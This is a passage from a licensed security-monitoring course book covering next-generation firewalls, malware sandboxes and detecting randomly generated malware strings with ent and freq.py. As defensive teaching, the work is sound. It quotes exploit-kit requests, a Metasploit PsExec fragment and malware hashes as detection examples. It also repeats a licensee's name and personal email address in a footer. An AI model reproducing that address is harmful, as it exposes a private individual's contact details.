On the data exfiltration front, again unless it can be made extremely clear, the IPS would be unable to have high enough fidelity rules to block the exfiltration.

NIPS vs. Scenario 2 (Client): Prevention

- **Attack Prevention** – Possible **WIN**: Though client-side exploitation changes rapidly there is an opportunity to block the attack
- **C2 Prevention** – Possible **WIN**: Depending upon the manner and method employed the C2 (at least initially) might be blocked
- **Pivot Prevention** – **FAIL**: No visibility
- **Exfiltration Prevention** – Likely **FAIL**: Again, unless the data is trivially easy to identify and should never leave, the IPS would not have sufficient fidelity to block data exfil

NIPS vs. Scenario 2 (Client): Prevention

With respect to client-side exploitation, the NIPS can fare a bit better. Commentary on exfiltration prevention remains largely the same as we found with the web application. Due to location, the NIPS has no visibility into the pivot.

On the attack front, the NIPS does have potential to block the attack. This is especially likely in the case of exploitation of a known, but unpatched, vulnerability.

With regards to the C2, the NIPS could prove initially successful for some methods of C2. Though, ultimately, we would expect bypass to be possible.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
- 10. Next-Generation Firewalls**
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypots for Leak Detection

Course Roadmap

The next section covers Next-Generation Firewalls.

Next-Generation Firewalls (NGFW)

- The move toward next-generation firewalls (NGFW) has had a fairly disruptive impact on the firewall space
- We have already discussed SI firewalls, which do not constitute Next Gen Firewalls
- So why do we talk about two different types of firewalls separately?
 - The reason is to emphasize the likely necessity of both types of firewalls as separate controls
 - Well, we actually talk about firewalls again later too, so really that is three and counting
- Though many organizations do this differently (and wrong), next-generation firewalls should not replace traditional firewalls but complement them



Next-Generation Firewalls (NGFW)

Firewalls, those old stalwarts of network security, have changed quite a bit as of late. Though we have already talked about SI (Stateful Inspection) firewalls, now we can attend to a newer breed of firewall, NGFW.

Honestly, when I first started hearing the term NGFW bandied about, I thought it was utterly a marketing gimmick. Though I suppose there is some truth to the marketing angle, as NGFW is still fundamentally a firewall, NGFW does employ some specific tactics, distinct from SI, to achieve more robust capabilities warranted in today's threat landscape.

One point of order regarding NGFW: These devices, even though they are firewalls and cooler than SI firewalls, should not replace but complement the SI firewall deployment.

Layer 7 Firewalling

Is NGFW just a marketing term to reinvigorate a commoditized product offering?

- Though some vendors' offerings (especially early ones) weren't very NG, there are clear distinctions between NGFW and traditional firewalls

The key difference between NGFW and SI firewalls is the extent to which filtering can be based upon Layer 7 characteristics

SI firewalls do have to dig into Layer 7 in order to filter (e.g. handling FTP properly)

- However, they are still fundamentally Layer 3/4 focused

NGFWs are overtly instrumented to handle Layer 7 aspects

Layer 7 Firewalling

One of the most significant changes with the NGFW beyond more traditional firewalls is the capability and overt emphasis on Layer 7. Now, in truth, SI firewalls have historically dabbled a bit in Layer 7, but it was largely to better handle state more than providing overtly significant firewalling capabilities beyond Layer 3/Layer 4. At least initially that was the case.

NGFWs have been built from the ground up with Layer 7 squarely in mind. This is a distinguishing characteristic that some traditional firewall vendors are absolutely having to play catch-up on.

SI vs. NGFW Example

- Your organization is concerned about potential data exfiltration via Facebook Chat, but a few executives want to be allowed
- You are tasked with leveraging your existing firewall deployment to help mitigate this risk
- SI Firewall Options (or lack thereof):
 - Block TCP/80 (wow, overkill much)
 - Block FB destination IP addresses (sure they just have 1 or 2)
 - Assign static IP addresses to executives and allow them access to FB
- NGFW Options:
 - Block Facebook Chat (while still allowing FB)
 - Allow FB Chat for executives in question

SI vs. NGFW Example

Let us consider a scenario to help illustrate some key differences between SI and NGFW. This can help you simply to better understand the offering and its capabilities. However, it is actually more important than that because every firewall is now a NGFW according to your vendors, whether this is actually true or not.

Consider that you are tasked with blocking the potential use of Facebook Chat due to its potential use as a means of data exfiltration. Now, the organization is generally intended to be allowed access to FB, but not to FB Chat. Oh, and there are a few executives that want to be able to access it in spite of the general ban.

Um, good luck pulling that off with a traditional SI firewall.

Application Identification/Inspection

- The key differentiating feature of NGFWs vs. SI firewalls is that of application inspection capabilities
- NGFWs expose detailed understanding of client and web applications, not just IP addresses that happen to, for now, be associated with a particular server/service
- NGFWs can understand and filter specific client-side application capabilities
- Understand this ain't magic, and is easy to get wrong
 - See Palo Alto App-ID Cache Bypass¹

Application Identification/Inspection

One of the key differentiators between SI and NGFW is the ability for the latter to dig deep into Layer 7. We are not simply talking about having a simplistic understanding of what the RFC for HTTP or FTP or SSH looks like, though that is a need as well. No, NGFWs very often go well beyond simple matters of protocols even to the extent of understanding particular, custom, and typically popular web applications.

This can be a significant boon in the world where everything is a web application or a mobile application, and the browser talking over HTTP is the conduit to almost everything. Going beyond simple Layer 3/Layer 4 filtering, and even beyond simple protocol understanding, as some SI vendors do, is necessary in the modern world.

Reference

[1] APPID Cache Poison Archives – Anitian, <https://sec511.com/4g>

OpenAppId

- A more recent development in the application identification realm is the Cisco/Sourcefire project OpenAppId
- The OpenAppId project seeks to promote an open source means of identifying various web and client-side applications through their network traffic
- OpenAppId integrates, not surprisingly, with Snort as well as Cisco commercial offerings
 - There are now > 2,500 OpenAppId signatures available

OpenAppId

A more recent development in the Application Inspection/Identification space is OpenAppId. Sourcefire/Cisco released OpenAppId at RSA 2014. The project seeks to allow an open source framework for identification of particular applications. Again, we are not simply talking about, “Hey, that looks like HTTP...” but rather a much deeper understanding of the particulars of common web applications (though there are others, web applications are very commonly a significant chunk of these).

Naturally, OpenAppId integrates with Cisco and Sourcefire offerings. One offering in particular though is quite interesting on that front, Snort. What this means is that the most popular IDS in the world, which happens to be open source, will gain an open framework for understanding and identifying applications.

Reference

Cisco Announces OpenAppID – the Next Open Source ‘Game Changer’ in Cybersecurity, <https://sec511.com/49>

Another SI vs. NGFW Scenario

- Imagine an internal system has been infected with malware
- Further consider the malware attempting to use IRC for its basic C2 functionality
- Your SI firewall can block the outbound C2 by blocking the standard IRC ports TCP/6667
- However, how would the SI firewall contend with IRC C2 being sent over TCP/80 or TCP/443?
 - It would not have reason to believe the IRC over ports 80/443 were anything but standard HTTP(S)
- An NGFW, or a tool leveraging OpenAppId, could easily identify the traffic as IRC regardless of port binding

Another SI vs. NGFW Scenario

While the Facebook illustration was easy to understand and related to security, let us consider another scenario where application identification could have a very significant impact.

Consider the scenario where an adversary, expecting that the target employs egress filtering, decides to perform their IRC-based C2 over TCP/80 or TCP/443 rather than TCP/6667. Whereas our traditional Layer 3/4 capabilities would pass this traffic as simply outbound traffic that matches the Layer 3 and Layer 4 requirements, a NGFW could potentially realize that the traffic in question is, in fact, IRC and block it as non-conforming.

User Visibility and Reputation

- Beyond Layer 7 application inspection capabilities, another significant capability NGFW afford enterprises is in the user identification space
- Traditional firewalls generally leveraged basic Layer 3/4 information to determine the final disposition of the traffic
- NGFW very frequently will integrate with identity providers and other information stores to identify particular users or groups of users for filtering possibilities
- Increasingly NGFW are leveraging reputation providers to help more rapidly identify potential bad actors on the other end of the communication

User Visibility and Reputation

Other characteristics of NGFW beyond traditional SI firewalls is the detailed tracking of users and the integration with reputation services.

Historically, decisions about the disposition of traffic were based on simple IP address and port information. However, with the common use of DHCP for clients, providing access to particular users or groups of users proved cumbersome. Typically, to achieve this, we have to isolate the users or groups of users to a particular VLAN so we would have a consistent IP address range to filter. Or, we configured a static IP address for the client in question so that we could provide appropriate filtering. NGFWs typically have the ability to integrate with Identity Providers, such as AD, and necessary infrastructure to provide enhanced control down to the user level if needed.

Another common characteristic of NGFW is the increasing reliance on reputation-informed decisions. Typically, this involves being linked up with a reputation service that helps to identify the security-relevant reputation of the system or network on the other end. We will be discussing reputation-based information and threat intelligence later.

NGFW vs. Scenario 1 (Web App)

- **Attack Prevention/Detection** – Likely **FAIL**: These devices too have problems with custom web application
- **Exfiltration Prevention/Detection** – Likely **FAIL**: Again, with this data being communicated across the expected channel for the web application, it is unlikely to be successfully detected or prevented

NGFW vs. Scenario 1 (Web App)

As we have seen before the custom web application attack vector is actually proving the more difficult from a detection and prevention front. The NGFW too will fumble with the custom web application by and large. The attack will almost certainly not be blocked or detected by most NGFWs. Likewise, the exfiltration, being across the expected web application channel, will also be unlikely to get caught or blocked.

NGFW vs. Scenario 2 (Client): Prevention

- **Attack Prevention** – Possible **WIN**: IPS functionality could block traffic even on allowed ports
- **C2 Prevention** – Possible **WIN**: This is a big potential win for NGFW and application identification, but is still hard to reliably block
- **Pivot Prevention** – **FAIL**: No visibility
- **Exfiltration Prevention** – Possible **WIN**: Especially if sending unexpected service over allowed port (e.g. SSH over TCP/80)

NGFW vs. Scenario 2 (Client): Prevention

The NGFW with its application identification/inspection capabilities can be extremely beneficial. The most significant security boon comes from the ability to potentially identify non-conforming Layer 7 traffic.

On the attack prevention front, the main capability comes from the IPS capabilities afforded us by the NGFW. Not much new is provided on this front beyond pure IPS functionality. The NGFW has no visibility into the pivot.

Data exfiltration prevention capabilities might prove helpful. The main approach would be the identification of data being exfiltrated via a protocol over the wrong port; for example, IRC over TCP/443 or SSH over TCP/80. Though many NGFWs attempt to provide some degree of content-oriented DLP functionality, it likely would not prove high enough fidelity to actually block.

NGFW vs. Scenario 2 (Client): Detection

- **Attack Detection** – Possible **WIN**: Could still alert in the case where fidelity is not high enough to block
- **C2 Detection** – Possible **WIN**: Even if they cannot as reliably prevent C2, they can absolutely better help identify potential shenanigans
- **Pivot Detection** – **FAIL**: No visibility
- **Exfiltration Detection**
 - Possible **WIN**: Again, catching unexpected protocol/port combinations can be significant
 - Possible **WIN**: NGFW often provide some degree of DLP (Data Leakage Prevention) capabilities that are likely not high enough fidelity to block, but possibly to detect

NGFW vs. Scenario 2 (Client): Detection

Again, we naturally see that the NGFW provides no capabilities on the pivot front. On the attack detection, we again have capabilities provided by the IPS. However, we should also be able to detect more attacks than those that were prevented, as less high fidelity detects would only be willing to alert rather than block because of the IPS vs. IDS impact of false positives (i.e. IPS + False Positive == self-inflicted DoS).

C2 detection again is a big potential win for the NGFW. Depending upon the way the vendor handles detection capabilities, there could be many potential issues that get noted indicating possible C2, but not with enough fidelity to actually block.

As regards to data exfiltration, the same capability mentioned on the prevention front exists, but we have added to it an indicator of DLP (Data Leakage Prevention) functionality that could prove helpful. While most DLP capabilities suggest they can ably prevent the loss of data, for most datasets differentiating legitimate traffic from exfiltration can prove fiendishly difficult. Again, (IPS + False Positive == self-inflicted DoS), which means we might be more likely to get a detect from this functionality even where a block is unlikely.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeypot for Leak Detection

Course Roadmap

Up next, we have an exercise with Snort OpenAppId.



Exercise 2.2: Application Detection and Control with Snort OpenAppId

SEC511 Workbook: Application Detection and Control with Snort OpenAppId

Please go to Exercise 2.2 in the 511 Workbook.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
- 12. Malware Detonation Devices**
13. Entropy and freq.py
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section presents Malware Detonation Devices.

Malware Detonation Devices

- The industry hasn't seemed to settle on a term for the next security device under consideration, so I chose one for them
 - **Malware Detonation Devices** <- just sounds like something I would want to deploy
- Most names seem to play on the hype associated with APT or Threat Intelligence, and they sound shiny
 - Advanced Threat Prevention, Advanced Malware Prevention, Breach Detection Systems, Automated Malware Analysis, Threat Prevention Platform
- Regardless, these products represent a new widget for organizations to consider deploying
 - Like other new security offerings, MDD are not a replacement for any of our existing countermeasures
 - They should be deployed behind many existing devices and scan what will go into an organization



Malware Detonation Devices

One of the most recent devices to be added to the security landscape has yet to find its name, so I decided to give it my own that I think is awesome, and also illustrative: Malware Detonation Device (MDD). To my knowledge, none of the vendors are using this nomenclature, so we can't be accused of preferring a particular vendor. Other terms employed: Advanced Threat Prevention; Advanced Malware Prevention; Automated Malware Analysis; Breach Detection Systems; and more.

Regardless of the name, what does this new shiny device actually intend to do? The primary focus is on taking files and rendering/executing them in advance of passing them to the targets. A JAR file is downloaded. Could be perfectly legit, but it could also be evil. The MDD could, if JARs are supported, render the JAR and see what it actually does before giving it a thumbs up or down.

Please note that though the MDDs are shiny and super cool, and we have even seen some of them actually deliver on identifying 0-day exploits,¹ they are not a magic bullet that obviates the need for other security controls.

Reference

[1] InfoSec Handlers Diary Blog – FireEye Reports IE 10 Zero-Day Being Used in Watering Hole Attack, <https://sec511.com/3z>

MDD Capabilities

The common goal of these devices is to bolster protection against malware from both an exploitation and post-exploitation vantage

- These products are under very active development, so features are in a state of flux

To achieve their goal, the MDD will typically attempt to rapidly open/execute suspicious files and render content to determine endpoint impact

- The approach feels somewhat like behavioral malware analysis but performed in an automated manner that can result in prevention

Significant differentiator is the file support and the detonation environment

- Ensure coverage for concerning files on the platforms you employ

MDD Capabilities

The main emphasis of Malware Detonation Devices is automatically trying to render or execute files before passing them on, or perhaps simply providing a report after analysis.

Effectively MDD is an appliance (or cloud-enabled, big data, buzz word, buzz word) that automatically performs behavioral analysis. This approach has been employed for years in the forensics community, even in an automated fashion. Lenny Zeltser (GSE #2) has published a list of tools that perform automated malware analysis.¹

What makes MDD cool is the ability to perform the behavioral analysis in an automated, non-interactive fashion with potentially enough fidelity to determine whether there is a significant threat to the environment.

Reference

[1] Free Automated Malware Analysis Sandboxes and Services, <https://sec511.com/3b>

Cuckoo Sandbox

- Cuckoo Sandbox provides malware sandboxing capabilities that can be used to ease dynamic analysis of malware
- Cuckoo is an open source product but does not offer the capabilities of many of the commercial MDD offerings
- However, Cuckoo can be seen as a related offering that could be instrumented to offer custom capabilities akin to that of commercial MDD offerings
- Requires you to bring your own guest Windows VMs, which is both good and bad
 - Setup is more convoluted
 - Results are tailored to your actual builds



Cuckoo Sandbox

While not comparable to most commercial offerings, Cuckoo Sandbox¹ affords us an open source dynamic analysis platform. Before we had the big vendors, Cuckoo already existed to perform behavioral analysis and spit out reports for us.

There are a number of other free services for performing automated behavioral analysis of files that you upload. Cuckoo is especially interesting because it is open source and can be hosted in your organization.

Reference

[1] Cuckoo Sandbox – Automated Malware Analysis, <https://sec511.com/3g>

Malwr

- A free online file/malware analysis service based on Cuckoo, which the creators of Cuckoo created
- Gathers a variety of information and builds a report for the submission

Quick Overview	FILE NAME	payment receipt (document 3.03.2104).exe
Static Analysis	FILE SIZE	172032 bytes
Behavioral Analysis	FILE TYPE	PE32 executable (GUI) Intel 80386, for MS Windows
Network Analysis	MD5	5818f3cf9e776c306c71140471f0fe5d
Dropped Files	SHA1	1b1ffe006248bd7116a68d9c03b1bdbac8069716
Comment Board (0)	SHA256	942b5bff64bb44223be4956415f9b70b7022f220dd02b5894a9



Malwr

If you don't have the stomach for building your own Cuckoo right off the bat, or you want to get a sense for what it would look like once you are successful in creating it, then you can leverage Malwr. This service is provided for free online.¹ Note it was taken down in July 2014 due to resource issues. A post on 8/22/2014 stated it was coming back online.

If you like what you see, then definitely check out the paper in the SANS Reading Room by Jim Clausung, GSE #26 (@jclausung), "Building an Automated Behavioral Malware Analysis Environment Using Open Source Software."² Though his setup is based on Joe Stewart's Truman, the process will certainly put you in the right mindset even if you go with a Cuckoo-based configuration.

Another recent paper that focuses on more than just dynamic analysis is from another GSE, they seem like a smart bunch ;), Wylie Shanks, GSE #93.

References

[1] Malwr, <https://sec511.com/3h>

[2] Building an Automated Behavioral Malware Analysis Environment Using Open Source Software, <https://sec511.com/43>

[3] Enhancing Incident Response through Forensic, Memory Analysis and Malware Sandboxing Techniques, <https://sec511.com/3c>

Malware Detonation vs. Scenario 2 (Client): Prevention/Detection

Attack Prevention/Detection

- Highly possible **WIN**: This is the MDD's bread and butter, and where it can outshine many other security technologies we have

C2 Prevention/Detection

- Possible **WIN**: MDDs are oriented to detect resultant C2

Pivot Prevention/Detection – **FAIL**: No visibility

Exfiltration Prevention

- Less likely prevention **WIN**: Again, we find the difficulty of high enough fidelity on exfil detection to block
- Possible detection **WIN**

Malware Detonation vs. Scenario 2 (Client): Prevention/Detection

The MDD could significantly bolster prevention of client-side attacks that are otherwise quite difficult to prevent. One of the overt challenges of anti-malware, and to a lesser extent IPS, is their reliance upon some reason to look for malicious activity in the first place, typically codified in the form of a signature.

C2 is another strong point for MDD, as part of the analysis intends to see whether there is any resultant activity that could be characterized as C2.

With regards to exfiltration, we again find a similar problem as discussed previously, which is that high fidelity detection of illicit data exfiltration is elusive in many cases. The difficulty means that devices are unlikely to automatically prevent the data exfiltration. However, they could still alert on the possibility, aiding detection.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- **Day 2: Network Security Architecture**
- Day 3: Network Security Monitoring
- Day 4: Endpoint Security Architecture
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

NETWORK SECURITY ARCHITECTURE

1. Network Security Architecture
2. Routers
3. Perimeter SI Firewalls
4. Web Application Firewalls
5. Exercise: ModSecurity
6. Forward Proxies
7. Encryption and TLS Inspection
8. Network Intrusion Detection Systems
9. Network Intrusion Prevention Systems
10. Next-Generation Firewalls
11. Exercise: Application Detection and Control with Snort OpenAppId
12. Malware Detonation Devices
- 13. Entropy and freq.py**
1. Security Information and Event Management (SIEM)
15. Adversary Deception Devices
16. Switches/(P)VLAN Security
17. Threat Intelligence
18. Day 2 Review
19. Exercise: Honeytokens for Leak Detection

Course Roadmap

The next section covers Entropy and freq.py.

A Word on Entropy

Entropy means disorder

- Strong encryption provides a ciphertext with high entropy
- Random string: High entropy
- Strings like “download” or “files”: Lower entropy

This is important because many types of malware (and penetration testing tools like Metasploit) use randomly-generated strings for directory names, file names, X.509 certificate information, etc.

- This is done to avoid simple signature matching on the names

We can use the malware’s mojo against it by detecting high-entropy:

- File names, directory names, X.509 fields, etc.

A Word on Entropy

Many types of malware and malware creation tools generate strings randomly. They do this to avoid signature detection: If the malware is called “evil.exe,” it would be trivial to detect by pattern matching.

High Entropy Examples

- Blackhole exploit kit:

```
GET /diJPN.exe HTTP/1.0  
GET /hRm83qfq.exe HTTP/1.0
```

- Metasploit's PsExec exploit:

```
\\10.5.11.123\ADMIN$.?????.  
(.....1.....  
\\LFkViWxf.exe....#.SMB.....(
```

- Tbot:

```
▼ Certificates (456 bytes)  
Certificate Length: 453  
▼ Certificate (id-at-commonName=www.pj6emepdpdle2sbsmi.net)
```

High Entropy Examples

Type the following in a Sec-511-Linux terminal window to view the Blackhole exploit kit examples:

```
$ wireshark /pcaps/blackholev2.pcap &
```

Use the display filter: http.request.method

Then inspect frames 9, 25, 29, 3231 and 3683.

Type the following to view the Metasploit PsExec example:

```
$ wireshark /pcaps/metasploit-psexec.pcap &
```

Click on packet 3, right-click, and “Follow TCP Stream.” Then scroll to the bottom of the stream.

We'll view the Tbot X.509 certificate during the “Tracking Encryption Certificates” section.

Programmatic Entropy Analysis

Without trying, the human brain often can detect something as potentially random generated

- Programmatically achieving this proves more difficult than expected

Many tools exist for calculating entropy, the often built-in Linux tool, **ent** being a simple example

Classic entropy analysis using tools like **ent** can be leveraged to determine the degree of randomness of provided input

- Initially, this seems like exactly what we need

Programmatic Entropy Analysis

The previous examples of randomly generated strings were likely trivial for you to see as "odd." That is wonderful. However, how would you know to look for that in the first place? Further, do you really want to require an analyst to look at potentially every single element that could be random generated by adversaries?

We clearly need a programmatic way of detecting this, even if subsequent false positive reduction by analysts is necessary. Thankfully, many tools are freely available that can aid entropy analysis. Tools like **ent** can be run against provided input and determine the entropy of the input. Unfortunately, while this sounds like a perfect fit for our purposes, the application proves rather cumbersome.

ent – Classic Entropy Analysis

echo **test_string** | ent **VS.** head -c# /dev/urandom | ent

Test String	/dev/urandom
GET /diJPN exe HTTP/1.0	2.584963 2.321928
GET /hRm83qfq exe HTTP/1.0	2.947703 3.000000

Test String	/dev/urandom
\\10.5.11.123\ADMIN\$.?????. LFkViWXf exe...#.SMB...	3.169925 3.000000

Test	urandom
Certificates (456 bytes) Certificate Length: 453 Certificate (id-at-commonName=www.pj6emepdpdle2sbsmi.net)	3.431624 4.169925

ent – Classic Entropy Analysis

ent is a commonly employed Linux command-line tool for doing basic tests of entropy. For entropy, **ent** returns an assessment in terms of bits per byte. So, the closer the number is to 8, the greater the entropy (i.e. the more random). For example, if we take 1 million characters from **/dev/urandom**, we should see something pretty close to 8.

```
$ head -c1000000 /dev/urandom | ent | head -n1
Entropy = 7.999804 bits per byte.
```

Here we will bring **ent** to bear on the test strings listed previously in the “High Entropy Examples” slide.

```
$ echo diJPN | ent | head -n1
Entropy = 2.584963 bits per byte
```

```
$ echo hRm83qfq | ent | head -n1
Entropy = 2.947703 bits per byte..
```

```
$ echo LFkViWXf | ent | head -n1
Entropy = 3.169925 bits per byte
```

```
$ echo pj6emepdpdle2sbsmi | ent | head -n1
Entropy = 3.431624 bits per byte.
```

Now we compare **ent**'s calculated entropy score against the entropy score of an equivalent number of characters taken from **/dev/urandom**:

```
$ head -c5 /dev/urandom | ent | head -n1
```

Entropy = 2.321928 bits per byte

```
$ head -c8 /dev/urandom | ent | head -n1
```

Entropy = 3.000000 bits per byte

```
$ head -c18 /dev/urandom | ent | head -n1
```

Entropy = 4.169925 bits per byte

Let's dig into these results and see if we can make sense of them.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Assessing ent

We have added a column showing the % of Alexa Top 1 Million subdomains for which **ent** produced entropy values exceeding thresholds for the test_string

Test String	ent(test_string)	ent(/dev/urandom)	Alexa 1M subD > ent(string)
diJPN	2.584963	2.321928	45506/70565 (64.49%)
hRm83qfq	2.947703	3.000000	11660/46970 (24.82%)
LFkViWXf	3.169925	3.000000	11660/46970 (24.82%)
pj6emepd...	3.431624	4.169925	495/695 (71.22%)

ent will produce **too much noise**/false positives in finding signal/true positives

Assessing ent

In addition to the **ent** calculations performed previously, we have added a data column showing the % of Alexa Top 1 Million subdomains for which **ent** produced entropy values exceeding thresholds of the lesser of **ent(test_string)** and **ent(/dev/random)**. This will be our basis for the potential for **ent** to result in false positives. While some false positives are tolerable, the exceedingly high percentage of false positives demonstrated is exceedingly problematic.

To summarize, our suggestion is that **ent** will produce far **too much noise**/false positives in order to find signal/true positives. We need a better way.

See previous slide for commands to run **ent** against the test strings and **/dev/urandom**.

Below, we list the commands for populating the new column using the Alexa Top 1 Million subdomains as our test for false positives.

```
$ grep -E -o "[Aa0-Zz9]{8}" /bonus/alexasubdomains-top1mil.txt > /tmp/alexasub_8
```

The above command will perform an extended (-E) grep against the Top1M only printing matches (-o) that follow the pattern of ([Aa0-Zz9]{8}). The pattern shown will match entries of exactly 8 upper/lower/numeric characters and then direct that output into /tmp/alexasub_8.

```
$ cat /tmp/alexa_8 | wc -l  
46970
```

```
$ for i in `cat /tmp/alexa_8`; do echo -n $i, >>/tmp/alexa1M8; echo  
$i |ent | head -n1 | cut -f3 -d' ' >> /tmp/alexa1M8; done
```

Although this might look daunting, conceptually, it is a way to have every one of the 46,970 8-character subdomains run through **ent** and write the entropy results to a file (**/tmp/alexa1M8**).

```
$ cat /tmp/alexa1M8 | awk -F, '$2>2.947703' | wc -l  
11660
```

We use **awk** to return lines with values in “column 2” that are greater than 2.947703 (**'\$2>2.947703'**). This shows that 11,660 out of 46,970 8-character subdomains (or **24.82%**) result in entropy that would register as a false positive.

We leave showing the tweaks to populate the rest of the column as an exercise to the reader.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Bring Out the Baggett

Solving problems like detecting random (before morning break) is why you always have @MarkBaggett (GSE #15) take your classes Applying wicked Python, Natural Language Processing, and a whole lot of 1337 skills, Mark provides a clever approach

- Being the SEC573 author, he also whips up a tool

The approach looks at the likelihood of character pairings occurrence based on frequency analysis

- Simple example: In English text, “q” is pretty much always followed by a “u,” so seeing a “q” followed by something else would be rather unlikely to occur



Bring Out the Baggett

If you have the opportunity, I highly recommend coercing @MarkBaggett (GSE #15 and author of SANS SEC573) into taking any course you develop. Each time Mark has taken or served as a Teaching Assistant for SEC511, he makes it rain Python scripts of joy. We will look at what we (Misenar/Conrad) consider the most impressive result (so far).

The code Mark developed while sitting in class attempted to find a better approach to solving the detecting randomness problem than the lackluster `ent`.

Get Your `freq.py` On

@MarkBaggett's `freq.py` tool is a huge boon to finding random generated strings where they perhaps shouldn't be

`freq.py` is available from:

- <https://github.com/sans-blue-team/freq.py>¹
- Also available on the SEC511 Linux VM

In addition to the tool itself, `freq.py` also ships with some prebuilt frequency tables that you can use out-of-the-box

- Or as a starting/seed point while adding your own data

Syntax and usage is explored in daily bootcamp

Note: See also the `freq.py` cheat sheet on the SEC511 wiki²



Get Your `freq.py` On

The tool Mark wrote to help address the challenge of detecting randomness in small strings is `freq.py`. By employing a Natural Language Processing approach of assessing character pair frequency analysis, `freq.py` can provide a substantially better signal-to-noise ratio for finding interesting strings that are unlikely to be naturally occurring.

Beyond the code, `freq.py` brings with it prepopulated lowercase and mixed case frequency tables seeded with a large volume of public domain English language text. While you can certainly build your own frequency tables using `freq.py`, understand that a significant sample set of known good/benign will be needed to yield high-fidelity tables.

References

- [1] GitHub – sans-blue-team/freq.py: Mark Baggett's (@MarkBaggett – GSE #15, SANS SEC573 Author) tool for detecting randomness using NLP techniques rather than pure entropy calculations. Uses character pair frequency analysis to determine the likelihood of tested strings of characters occurring. <https://sec511.com/42>
- [2] <http://localhost/Tools/freq.py/>

freq(test_string)

```
[/opt/freq]$ python freq.py -m "test_string" english_mixedcase.freq
```

```
GET /diJPN.exe HTTP/1.0
GET /hRm83qfq.exe HTTP/1.0
```

Test String

1.68894439048

2.13696786135

```
\\10.5.11.123\ADMIN$.?????.exe...#SMB...
LFkViWXf
```

Test String

1.62912034908

```
▼ Certificates (456 bytes)
  Certificate Length: 453
  ▼ Certificate (id-at-commonName=www.pj6emepdpdle2sbsmi.net)
```

Test String

3.52180784515

freq(test_string)

Below is our running freq.py against the same test strings.

Note: While ent returned the entropy (i.e. higher is more random), freq.py returns the likelihood of the provided string occurring based on the frequency table employed (i.e. higher means more likely to occur).

Warning: You need to first change to the /opt/freq directory for these commands to work

```
[/opt/freq]$ python freq.py -m "diJPN" english_mixedcase.freq
1.68894439048
```

```
[/opt/freq]$ python freq.py -m "hRm83qfq" english_mixedcase.freq
2.13696786135
```

```
[/opt/freq]$ python freq.py -m "LFkViWXf" english_mixedcase.freq
1.62912034908
```

Note: The command below employs the lowercase dictionary rather than the mixed case used above.

```
[/opt/freq]$ python freq.py -m "pj6emepdpdle2sbsmi"
english_lowercase.freq
3.52180784515
```

freq-ing Awesome

Note: While **ent** returned the entropy (i.e. higher is more random), **freq.py** returns the likelihood of the provided string occurring based on the frequency table employed (i.e. higher means more likely to occur).

Test String	freq(string)	freq(random)*	Alexa 5k subD < freq(string)	Alexa 1M subD < freq(string)
diJPN	1.688...	0.0	56/3138 (1.8%)	6428/119013 (5.25%)
hRm83qfq	2.136...	0.0	6/743 (0.8%)	1094/46970 (2.33%)
LFkViWXf	1.629...	0.011	2/743 (0.3%)	780/46970 (1.66%)
pj6emepd...	3.521...	0.498...	0/1	147/695 (21.2%)

***Note:** /dev/urandom does not return the same data, your tests could produce slightly different results

freq-ing Awesome

See previous slide for commands to run **freq.py** against the test strings.

```
freq(urandom)
```

```
[/opt/freq]$ python freq.py -m "`head -c5 /dev/urandom`"  
/opt/freq/english_mixedcase.freq
```

```
0.0
```

```
[/opt/freq]$ python freq.py -m "`head -c8 /dev/urandom`"  
/opt/freq/english_mixedcase.freq
```

```
0.0
```

```
[/opt/freq]$ python freq.py -m "`head -c18 /dev/urandom`"  
/opt/freq/english_mixedcase.freq
```

```
0.498323819879
```

Looks like the test strings are more commonly occurring than what gets generated by our PRNG (pseudo-random number generator) /dev/urandom. However, both look pretty darn unlikely to occur. For comparison, let's look at how many entries of the Alexa Top5k subdomains and Top1M subdomains with the same length are as unlikely to occur as these test strings.

Here are sample commands for 8-character subdomains in the Alexa Top 1 Million with `freq.py` scores that are lower than the test string “**LFkViWxf**”:

```
